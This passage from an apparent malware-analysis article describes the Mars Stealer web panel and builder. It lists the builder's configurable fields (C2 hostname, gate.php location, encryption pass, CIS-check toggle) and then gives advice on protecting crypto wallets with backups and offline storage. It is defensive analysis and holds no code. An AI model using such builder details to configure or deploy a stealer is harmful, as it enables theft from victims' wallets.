


Figure 11: Screenshots of Mars stealer web panel (source).

On the other hand, a builder is also provided in the same bundle. This application is capable of generating new samples of this specific Mars Stealer version (6.1), and some fields can be introduced, namely:

- C2 hostname

- C2 gate.php file location (file that receives all the information from victims and parses them)
- Code encryption pass; and
- the possibility of disabling CIS check




Figure 12: Mars Stealer builder.

The threat of Mars Stealer

Mars Stealer is a new and different malware in contrast to other popular and emergent threats. This piece of software was designed within a stealthy approach, in order to maintain the threat active for a long time. The real targets of this malware are crypto-wallets, and because of that, some steps need to be taken to prevent potential infections.

In the first place, backups are a rule of thumb to fight any cyberattack. It's mandatory to keep backup copies of your wallet files and their private keys safe and secure.

To circumvent the Mars Stealer's intent, the usage of wallets that offer offline storage is the most suitable solution. For instance, using a simple paper wallet for single keys can be very effective. However, if you need to store a larger volume of crypto assets, consider using a hardware wallet. These physical devices can store private keys away from your computer offline and provide an extra layer of security.

Your assets will be safe from potential attacks with this approach in place.

Sources:
